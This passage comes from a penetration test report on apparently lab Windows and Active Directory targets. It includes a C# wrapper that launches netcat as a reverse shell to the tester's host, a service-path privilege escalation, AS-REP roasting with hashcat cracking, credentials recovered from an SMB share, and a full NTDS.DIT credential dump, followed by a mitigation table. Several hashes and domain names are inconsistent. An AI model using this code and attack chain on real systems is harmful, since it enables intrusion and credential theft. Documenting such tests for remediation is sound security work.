wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

We manage to find this service:

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
  Name                               PathName
Amazon SSM Agent                   AmazonSSMAgent
Apache2.4                           Apache2_4
AWS Lite Guest Agent                AWSLiteAgent
LSM                                 LSM
Mozilla Maintenance Service         MozillaMaintenance
NetSetupSvc                         NetSetupSvc
Sense                               Sense
System Explorer Service              SystemExplorerHelpService
WdNisSvc                           WdNisSvc
WinDefend                           WinDefend
WMPNetworkSvc                       WMPNetworkSvc
```

We check the service, and it runs under a SYSTEM account:

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : System Explorer Service
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

C:\xampp\htdocs\resources\uploads>
```

We then check whether we have write access to the directory, which we do:

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTINUsers Allow FullControl
        NT SERVICE\TrustedInstaller Allow FullControl
        NT SERVICE\TrustedInstaller Allow 268435456
        NT AUTHORITY\SYSTEM Allow FullControl
        NT AUTHORITY\SYSTEM Allow 268435456
        BUILTINAdministrators Allow FullControl
        BUILTINAdministrators Allow 268435456
        BUILTINUsers Allow ReadAndExecute, Synchronize
        BUILTINUsers Allow -1610612736
        CREATOR OWNER Allow 268435456
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
9-1831038044-1853292631-227147864)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
64)(A;ID;FA;;;SY)(A;OICI OID;GA;;;SY)(A;OICI OID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICI OID;GXGR;;;BU)(A;OICI OID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICI OID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICI OID;GXGR
;;S-1-15-2-2)

Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
9-1831038044-1853292631-227147864)(A;CII OID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
64)(A;ID;FA;;;SY)(A;OICI OID;GA;;;SY)(A;OICI OID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICI OID;GXGR;;;BU)(A;OICI OID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICI OID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICI OID;GXGR
;;S-1-15-2-2)
```

To escalate, we first create a file: “Wrapper.cs”.

The code we added allows us to gain a reverse shell:

```
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe",
"10.50.82.31 8888 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Next, we us `mcs` to compile the file, and then we rename it to “System.exe”.

We set up a python server and using our shell we `curl` the file to the target. After we do so we stop the service and start it again, and our listener catches the connection, generating a fully privileged system shell:

```
(kali㉿kali)-[~]
$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.50.82.31] from (UNKNOWN) [10.200.81.100] 51582
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

## Finding IPT-010: Insufficient Account Management – Kerberoasting - High

|                 |   |
|-----------------|---|
| Description     | Kerberoasting is an attack technique targeting Active Directory (AD) environments. It involves requesting service tickets (TGS) for service accounts (user accounts with Service Principal Names - SPNs) from the Domain Controller. The attacker can then extract the service ticket from memory and perform an offline brute-force attack to recover the plaintext password of the service account. |
| Impact          | Impact includes credential compromise, lateral movement, privilege escalation, and persistence.   |
| Affected System | 10.10.254.39 (Domain Controller)  |
| Remediation     | MS-001: Enforce a Strong Password Policy<br>MS-023: Secure Service Principal Names<br>MS-024: Kerberos Ticket Encryption  |
| References      | <a href="#">Kerberos authentication overview in Windows Server   Microsoft Learn</a>  |

Given our compromised machine in IPT-009, we attempt to pivot in the Active Directory Internal Network of the company. Upon a successful pivot, we start enumerating the Domain Controller:

```
[root@kali:]-[~]
# nmap -sC -sV 10.10.254.39
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-30 17:45 UTC
Nmap scan report for ip-10-10-254-39.eu-west-1.compute.internal (10.10.254.39)
Host is up (0.00044s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-30 17:45:35Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: spookysc.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5d?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped?
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: spookysc.local., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysc.local
| Not valid before: 2025-04-29T17:42:30
|_Not valid after:  2025-10-29T17:42:30
| rdp-ntlm-info:
| Target_Name: THM-AD
| NetBIOS_Domain_Name: THM-AD
| NetBIOS_Computer_Name: ATTACKTIVEDIREC
| DNS_Domain_Name: spookysc.local
| DNS_Computer_Name: AttacktiveDirectory.spookysc.local
| Product_Version: 10.0.17763
|_ System_Time: 2025-04-30T17:45:37+00:00
|_ssl-date: 2025-04-30T17:45:45+00:00; 0s from scanner time.
MAC Address: 02:02:78:F8:B5:7D (Unknown)
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ATTACKTIVEDIREC, NetBIOS user: <unknown>, NetBIOS MAC: 02027bfbb57d (unknown)
| smb2-security-mode:
|_ 311:
|_ Message signing enabled and required
| smb2-time:
| date: 2025-04-30T17:45:37
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.86 seconds
```

We start enumerating users via Kerberos using the Kerbrute tool.

```
[root@kali:]-[~/Downloads]
# ./Kerbrute userenum -d spookysc.local --dc 10.10.254.39 ~users.txt
```

Version: v1.0.3 (9dad6e1) - 04/30/25 - Ronnie Flathers @ropnop

2025/04/30 17:56:14 > Using KDC(s):  
2025/04/30 17:56:14 > 10.10.254.39:88

```
2025/04/30 17:56:14 > [*] VALID USERNAME: james@spookysc.local
2025/04/30 17:56:14 > [*] VALID USERNAME: svc-admin@spookysc.local
2025/04/30 17:56:15 > [*] VALID USERNAME: James@spookysc.local
2025/04/30 17:56:15 > [*] VALID USERNAME: robin@spookysc.local
2025/04/30 17:56:16 > [*] VALID USERNAME: darkstar@spookysc.local
2025/04/30 17:56:16 > [*] VALID USERNAME: administrator@spookysc.local
2025/04/30 17:56:18 > [*] VALID USERNAME: backup@spookysc.local
2025/04/30 17:56:18 > [*] VALID USERNAME: paradox@spookysc.local
2025/04/30 17:56:22 > [*] VALID USERNAME: JAMES@spookysc.local
2025/04/30 17:56:23 > [*] VALID USERNAME: Robin@spookysc.local
2025/04/30 17:56:31 > [*] VALID USERNAME: Administrator@spookysc.local
2025/04/30 17:56:47 > [*] VALID USERNAME: Darkstar@spookysc.local
2025/04/30 17:56:52 > [*] VALID USERNAME: Paradox@spookysc.local
2025/04/30 17:57:08 > [*] VALID USERNAME: DARKSTAR@spookysc.local
2025/04/30 17:57:13 > [*] VALID USERNAME: ori@spookysc.local
2025/04/30 17:57:22 > [*] VALID USERNAME: ROBIN@spookysc.local
2025/04/30 17:57:44 > Done! Tested 73317 usernames (16 valid) in 89.765 seconds
```

We find 16 matches, but we set our targets on “svc-admin” and “backup”.

Here is where the Finding IPT-010 comes to play, as we abuse Kerberos by utilizing ASREPRoasting, which allows us to pinpoint accounts that do not require authentication before requesting a Kerberos Ticket.

```
[root@kali: ~]# impacket-GetNPUsers -dc-ip 10.10.254.39 -usersfile ~/found_users.txt spookysec.local/Impacket v0.13.0.dev0+20250430.3712.decf5b3f - Copyright Fortra, LLC and its affiliated companies

[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@spookysec.LOCAL:e36ee505ff91383a5afbae09fa99d8ba$33823c47d91a033e135aa4a6c0fdff0d643ec87ca3843949585c7950940d1946f6
9d891ff10b9db2bf57bfff4f061d582d549e25fe5db75fa236ea9bec49f90b6316b4ef012eb6d11f29a2c652cb9794a96d24fbf46d53d552ed953dfc57d27d083977ec3800ac4e5964d68f9f0b
41ccca176b0c9bbff70631ff4a187e664f87203804d353bebda4e242cd51396a633048493707d328c3c57258ced661d5a8be972f354011f50fa4ce97937363744bbc4c47751e4604a77ed1929f1
959019eb07879642b11343c4ca8d90559c614c8b7b55790fc0810c6cbc0d3bff206ecfa8b08e9306beac0823791af2712ff0446f2b

[-] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orio@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

The account “svc-admin” does not require authentication, and we receive the hash.  
Cracking the hash leads to the password:

```
(root@kali)-[~/Downloads]
# hashcat -m 18200 ~/ticket_hash.txt ~/passwords.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1441/2946 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename.: /root/passwords.txt
* Passwords.: 70188
* Bytes....: 569236
* Keyspace.: 70188
* Runtime ...: 0 secs

$krb5asrep$23$svc-admin@spookysec.LOCAL:e36ee505ff91383a5afbae09fa99d8ba$33823c47d91a033e135aa4a6c0fddfd0d643ec87ca3843949585c7950940d1946f6
9d891ff10b9db2bf57bfff4f061ds82d549e25fe5db75fa236ea98ec4979b06316b4ef012eb6d711f29aa2c652cb9794a96d24fbf46d53552ed953dfc57d27d083977ec3800ac4e5964d68f9f0b
41cca176b0c9bb0ff06311f4a187e664f82038043d53bebdb4e242cd51396a6308493707d328c3c57258ced661d58be972f354011f50fa4ce97937363744bbec4c47751e460a4604a77ed1929f1
959019eb7879642b11343c4ca8d9d559c614c8b755790fc0810c6cbc0d3bfff206ecfa8b08e9306beac0823791af2712ff0446f2b:management2005

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target....: $krb5asrep$23$svc-admin@spookysec.LOCAL...446f2b
Time.Started...: Wed Apr 30 18:07:53 2025 (0 secs)
Time.Estimated ...: Wed Apr 30 18:07:53 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/root/passwords.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 834.29 M/s (0.71ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6656/70188 (9.48%)
Rejected.....: 0/6656 (0.00%)
Restore.Point...: 6144/70188 (8.75%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: horoscope → amy123

Started: Wed Apr 30 18:07:14 2025
Stopped: Wed Apr 30 18:07:55 2025
```

## Finding IPT-011: Stored Credentials with Minimal Security - High

|                 |   |
|-----------------|---|
| Description     | A Credential file was found by the tester which included minimal protection and could easily be decoded.  |
| Impact          | The credentials could belong to a more privileged account, leading the attacker to escalate privileges. Could also be used for lateral movement across the network. |
| Affected System | 10.10.254.39 (Domain Controller)  |
| Remediation     | MS-025: Secure Credential Storage   |
| References      | <a href="#">NIST SP 800-122, Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)</a>   |

Given the account we compromised in IPT-010, we start enumerating the SMB share found on the Domain Controller. We find an interesting file share called “backup”:

```
(root㉿kali)-[~/Downloads]
# smbclient -L 10.10.254.39 -U spookysc.local$svc-admin%management2005
[Sharename      Type      Comment
 ADMIN$         Disk      Remote Admin
 backup         Disk      Default share
 C$             Disk      Default share
 IPC$           IPC       Remote IPC
 NETLOGON       Disk      Logon server share
 SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.254.39 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We connect to the share and find a “backup\_credentials.txt” file there, which we download:

```
(root㉿kali)-[~/Downloads]
# smbclient \\\\10.10.254.39\\\\backup -U spookysc.local$svc-admin%management2005
Try "help" to get a list of possible commands.
smb: > ls
.
..
[ backup_credentials.txt
A          48 Sat Apr  4 19:08:53 2020

 8247551 blocks of size 4096. 3579541 blocks available
smb: > get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: > exit

[root@kali]-[~/Downloads]
# ls
User.txt  backup_credentials.txt  kerbrute
```

Upon closer inspection, we see that the contents of the file are base64 encoded, all we had to do was decode the file and we obtain a new set of credentials belonging to the “backup” account:

```
(root㉿kali)-[~/Downloads]
# cat backup_credentials.txt
YmFja3VwQHNwb29reXNLyy5sb2NhbDpiYWNRdXAyNTE3ODYw

(root㉿kali)-[~/Downloads]
# base64 -d backup_credentials.txt
backup@spookysc.local:backup2517860
```

### Finding IPT-012: High Privileges for Backup User - Critical

|                 |  |
|-----------------|--|
| Description     | The backup user found by the testers had more privileges than required. The account was domain admin, which is surely an overkill. |
| Impact          | If an attacker manages to get to the backup user, then the result would be a full domain compromise.                               |
| Affected System | 10.10.254.39 (Domain Controller)   |
| Remediation     | MS-014: Principle of Least Privilege<br>MS-026: Implement RBAC   |
| References      | <a href="#">nistspecialpublication800-53r4.pdf</a>   |

The account found in IPT-011, “backup”, had more privileges than needed. In fact, the account was domain admin. We leveraged this vulnerability and attempted to dump the NTD.DIT from the Domain Controller. We have successfully compromised the whole network:

```
[*] ./postsploit -l ~/Downloads
[*] impacket-secretsdump -just-dc spookysvc.local:backup:backup2517860@10.10.254.39
Impacket v0.13.0.dev0+20250430.3712.decf5b3 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:ad3b435b51404eeaad3b435b514@eee:0e0363213e37b94221497260b0bcb4fc :::
Administrator:501:ad3b435b51404eeaad3b435b514@eee:3d16fcf0d16ae91b73c59d7e0c089c0 :::
Guest:501:ad3b435b51404eeaad3b435b514@eee:3d16fcf0d16ae91b73c59d7e0c089c0 :::
krbtgt:502:ad3b435b51404eeaad3b435b514@eee:0e2eb158c27bed09861033026be4c21 :::
spookysvc.local\skid:1103:ad3b435b51404eeaad3b435b514@eee:f5fe9353db96cc410b62cb7e11c57ba4 :::
spookysvc.local\breakeroftthings:1104:ad3b435b51404eeaad3b435b514@eee:f5fe9353db96cc410b62cb7e11c57ba4 :::
spookysvc.local\james:1105:ad3b435b51404eeaad3b435b514@eee:9448bf6aba63d154eb0665071067b6b :::
spookysvc.local\optional:1106:ad3b435b51404eeaad3b435b514@eee:436007d1c150eaef41803f1272656c9e :::
spookysvc.local\sherlocksec:1107:ad3b435b51404eeaad3b435b514@eee:b0d48380e99e9965416f0d7996b703b :::
spookysvc.local\darkstar:1108:ad3b435b51404eeaad3b435b514@eee:cfd70af882d53d758a1612af78a646b7 :::
spookysvc.local\ori:1109:ad3b435b51404eeaad3b435b514@eee:c93ba9f79993859dc03874e5433d62a :::
spookysvc.local\backup:1110:ad3b435b51404eeaad3b435b514@eee:a62474aa46b9d4f6df8942d3626e5b6 :::
spookysvc.local\paradox:1111:ad3b435b51404eeaad3b435b514@eee:04b052193cfa6ea46b5a30219c0cff2 :::
spookysvc.local\muirland:1112:ad3b435b51404eeaad3b435b514@eee:3dbbb119ae75a418b3aa12b8c0fb705 :::
spookysvc.local\horshark:1113:ad3b435b51404eeaad3b435b514@eee:41317db6df1hb8c21c2fd2b675238664 :::
spookysvc.local\svc-admin:1114:ad3b435b51404eeaad3b435b514@eee:fc0f1e5359e372aa1f69147375ba8809 :::
spookysvc.local\backup:1118:ad3b435b51404eeaad3b435b514@eee:19741bde0e135f4b@0fica9aa8e5538 :::
spookysvc.local\as-poops:1601:ad3b435b51404eeaad3b435b514@eee:0e0363213e37b94221497260b0bcb4fc :::
ATTACKTIVEDIRECS:1000:ad3b435b51404eeaad3b435b514@eee:9d4a44ba975fdf5f921296acef0b646f :::
[*] Kerberos Keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb0f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e907719bc770aff5d8bf2d54d226ae
Administrator:des-cbc-md5:2079ce0ed5f189d
krbtgt:aes256-cts-hmac-sha1-96:b52e1789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45fc
krbtgt:taes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e39e2
krbtgt:des-cbc-md5:bp4f97e97f7abffsd
spookysvc.local\skid:aes256-cts-hmac-sha1-96:3ad97673edca12a01d5237f0bee62846f0f1e1c348469eba2c4a53ceb432b04
spookysvc.local\skid:des-cbc-md5:0b92a73e3d256b1f
spookysvc.local\breakeroftthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeeff79cecd3cf69082fb7eda429045e950e5783eb8e51e5
spookysvc.local\breakeroftthings:aes128-cts-hmac-sha1-96:3a1f7262634601d2d2f08b3a004da425
spookysvc.local\breakeroftthings:des-cbc-md5:7a976bbfab86b064
spookysvc.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbeccd933f30305d77b6bfff074d0184b5acbd563c63c102da389112
spookysvc.local\james:des-cbc-md5:09fe47e79d2b085dae0e95f88c783e6
spookysvc.local\james:des-cbc-md5:dc971f4a91dc0e9
spookysvc.local\optional:aes256-cts-hmac-sha1-96:f0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysvc.local\optional:aes128-cts-hmac-sha1-96:02f4a73426ba0dc8867b74e90c8d510
spookysvc.local\optional:des-cbc-md5:bc6e28a615b0054
spookysvc.local\sherlocksec:aes256-cts-hmac-sha1-96:80f4f17629b0ad286b94cadad6a5589c8caf948c1ba42c659baf8f384cdcd
spookysvc.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db6190554a077946cdabc7b4be0e
spookysvc.local\darkstar:aes256-cts-hmac-sha1-96:35c7860560a6d63a40ea4779f15dbbf6d406cb218b2a57b7063c9fa7050499
spookysvc.local\darkstar:des-cbc-md5:758af4fd061381cea
spookysvc.local\ori:aes256-cts-hmac-sha1-96:5534c1b0f98d2219ee4c1cc63cf7d3a9416f5f6acf8b8bc2bf2e54e94667067
spookysvc.local\ori:aes128-cts-hmac-sha1-96:5ee50856b2d48fddfcc9da965737a25e
spookysvc.local\ori:des-cbc-md5:1cbf79864654cd4a
spookysvc.local\robin:aes256-cts-hmac-sha1-96:8776bd64fcfcf3800f2f958d144ef72473bd89e310d7a6574f4635ff64b40a3
spookysvc.local\robin:aes128-cts-hmac-sha1-96:73bf907e518d2334437eacb9e4033c8
spookysvc.local\robin:des-cbc-md5:89a7c2fe7a5b9d64
spookysvc.local\robin:paradox:aes256-cts-hmac-sha1-96:64f4f742aae00c596c1dc0fc9584358d13fba827081afa7ae2225a5eb9a8
spookysvc.local\robin:paradox:aes128-cts-hmac-sha1-96:f0945214e38285327bb9a7fd1db5b68
spookysvc.local\paradox:des-cbc-md5:83988983f8b3409
spookysvc.local\muirland:aes256-cts-hmac-sha1-96:81db9a829221c5be1333359a554389e16a08382f1bab5124/b95b58b370347
spookysvc.local\muirland:des-cbc-md5:cb8a4a3431648c86
spookysvc.local\horshark:aes256-cts-hmac-sha1-96:891e3ae9c420659caf8b5a6237120b50f26481b6838b3efa6a17iae84dd11c166
spookysvc.local\horshark:des-cbc-md5:a82349747fac0157
spookysvc.local\svc-admin:des-cbc-md5:2c4543fe4646ea0d
spookysvc.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d116224ea4ac8943483bf0efd74d61fda15d104829412922
spookysvc.local\backup:aes128-cts-hmac-sha1-96:843ddbd2aec9b7c1c5c0bf971c836d197
spookysvc.local\backup:des-cbc-md5:d601e9469b2f6d89
spookysvc.local\as-poops:aes256-cts-hmac-sha1-96:fd0f7ebd5ec38a5921a408834886f40a1f40cda056f38c93477fb4f6bd1242
spookysvc.local\as-poops:des-cbc-md5:09e4683fe4a4ce9
ATTACKTIVEDIRECS:aes256-cts-hmac-sha1-96:e0e05a1b69a5a9973725eb70828cbf5093b8f53cbe277b73244e2611fcc783e
ATTACKTIVEDIRECS:aes128-cts-hmac-sha1-96:a638b30a2b61f1f6473275acfca2b5d7f
ATTACKTIVEDIRECS:des-cbc-md5:0bd98080d5e5c47c
[*] Cleaning up ...
```

## Mitigation Strategies

| MS-#   | Name                                   | Description   |
|--------|--|---|
| MS-001 | Enforce A Strong Password Policy       | Ensure that all accounts use strong, unique passwords by requiring a minimum length, a mix of characters, and periodic password changes. Implement complexity requirements, such as a mix of uppercase, lowercase, numbers, and special characters. |
| MS-002 | Enforce MFA                            | Enable Multi-Factor Authentication (MFA) for all accounts, especially for administrative and privileged accounts. Use SMS, email-based, or authenticator apps as additional layers of authentication.   |
| MS-003 | Employee Security Training             | Conduct regular security awareness training for employees to educate them about phishing, password management, and other common security threats.   |
| MS-004 | Apply Efficient Patch Management       | Implement a process to regularly update and patch all software and systems, ensuring that vulnerabilities are addressed promptly through automated or manual updates.   |
| MS-005 | Avoid Passing User Input to APIs       |   |
| MS-006 | Secure Database Access                 | Restrict access to the database to only authorized users and services. Use firewalls, encrypted connections, and role-based access control (MS-026) to limit who can access sensitive database data.  |
| MS-007 | User Input Sanitization and Validation | Ensure all user input is sanitized and validated to prevent malicious input (e.g., SQL injection, XSS). Use strict validation rules and sanitize all input before processing.   |
| MS-008 | Limit Access to Critical Directories   | Apply access controls to ensure only authorized users and processes can access sensitive directories or files. Use directory permissions to restrict access.  |
| MS-009 | Implement Access Control on Cron Jobs  | Secure cron job configurations by ensuring only trusted users can modify cron jobs. Use proper file permissions and limit write access to cron files.   |

|        |   |   |
|--------|---|---|
| MS-010 | Customize Error Pages                               | Customize error pages to avoid exposing sensitive information. Hide stack traces, system paths, and any database information in production environments.                        |
| MS-011 | Disable Detailed Error Messages                     | Disable detailed error messages that might reveal sensitive information about the system. Use generic error pages and ensure that only essential information is displayed.      |
| MS-012 | Secure Server Configurations                        | Harden server configurations by disabling unnecessary services, ensuring secure file permissions, and configuring secure communication protocols                                |
| MS-013 | Restrict GitStack Server Access                     | Limit access to GitStack or similar services by using firewalls, VPNs, and strong authentication to restrict who can access the server.   |
| MS-014 | Principle of Least Privilege                        | Users should have the minimum privileges to complete their assigned tasks. This can be implemented through RBAC (MS-026).   |
| MS-015 | Implement Monitoring and Alerting                   | Set up continuous monitoring of systems and applications to detect suspicious activity. Implement alerting mechanisms to notify administrators of potential security incidents. |
| MS-016 | Limit Number of User Accounts with Admin privileges | Limit administrative access to only those who absolutely need it. Use RBAC to ensure only trusted and authorized individuals have access to critical systems.                   |
| MS-017 | Enable Anti-Virus Protection                        | Install and configure anti-virus software on all endpoints and servers to scan for and protect against known malware threats. Keep the anti-virus software up to date.          |
| MS-018 | Conduct a Full Malware Scan                         | Perform a comprehensive malware scan on all systems, including servers and workstations, to detect and remove any malicious software.   |
| MS-019 | Implement Strong File Validation                    | Ensure that all file uploads and downloads are properly validated for type, size, and contents. Implement filtering and scanning for potentially malicious files.               |
| MS-020 | Isolate Uploaded Files                              | Ensure uploaded files are stored in isolated, non-executable directories with minimal   |

|        |                                |  |
|--------|--------------------------------|--|
|        |                                | access privileges to prevent malicious code execution.   |
| MS-021 | Conduct Source Code Reviews    | Regularly review and audit source code to identify and mitigate security vulnerabilities, such as SQL injection, buffer overflow, and other risks.                       |
| MS-022 | Secure Service Paths           | Ensure that service paths are properly configured and cannot be hijacked or exploited by unauthorized users to gain access to system resources.                          |
| MS-023 | Secure Service Principal Names | Secure Service Principal Names (SPNs) by ensuring they are properly configured, used only by authorized accounts, and protected from unauthorized access.                |
| MS-024 | Kerberos Ticket Encryption     | Configure Kerberos authentication to use strong encryption (e.g., AES-256) for tickets to prevent attackers from exploiting weak encryption methods.                     |
| MS-025 | Secure Credential Storage      | Ensure that credentials are stored securely, using strong encryption and access controls. Use secure vaults like HashiCorp Vault or AWS Secrets Manager.                 |
| MS-026 | Implement RBAC                 | Implement Role-Based Access Control (RBAC) to ensure that users and services only have access to the resources they need for their tasks, minimizing the attack surface. |